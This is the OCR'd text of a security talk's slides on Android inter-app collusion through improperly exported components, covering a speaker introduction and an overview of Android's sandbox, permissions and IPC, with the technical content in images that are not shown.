ACTUATOR.SH

INTER-APP COLLUSION:

EXPLOITING THE IMPROPER EXPORT OF ANDROID APPLICATION COMPONENTS FOR PRIVILEGE ELEVATION & CREDENTIAL THEFT

BY EDWARD WARREN

AGENDA

#WHOAMI

OVERVIEW OF ANDROID SECURITY CHALLENGES

MECHANISM OF INTER-APP COLLUSION

CASE STUDIES

#WHOAMI

Security Analyst at SEDARA™

10TH ANNIVERSARY 2013 2023 SEDARA™

Any views or opinions expressed are solely my own

#WHOAMI

Bug Enthusiast =)

Giant Mantis 3

Summon Mantis


Giant Mantis can block creatures with flying.

"I hate insects of every sort. The only mercy is that they are generally small."
—Mwani, Mtenda goatherd

Illus. Randy Gallegos 2/4

©1996 Wizards of the Coast, Inc. All rights reserved.

A BRIEF OVERVIEW OF ANDROID APPLICATION SECURITY



THE ANDROID SANDBOX

Android's Foundation

– Built on the Linux Kernel & tailored for mobile devices.


Security Focus

– Critical in mobile computing due to personal data sensitivity.

Sandbox Concept

– Isolates application processes for enhanced security.

THE ANDROID SANDBOX



Unique User IDs (UIDs)

— Each app assigned a distinct UID at install time.

Process Isolation

— Apps run in isolated processes, limiting interaction and data access.

Permission System


— Access to resources like *Phone*, *Internet*, *Camera*, *Contacts* & *Location* requires user consent.

Inter-Process Communication (IPC)

— Controlled and secure communication channels between apps.


MECHANISM OF INTER-APP COLLUSION

Inter-Process Communication (IPC)




MECHANISM OF INTER-APP COLLUSION

Inter-Process Communication (IPC)




MECHANISM OF INTER-APP COLLUSION


Inter-Process Communication (IPC)



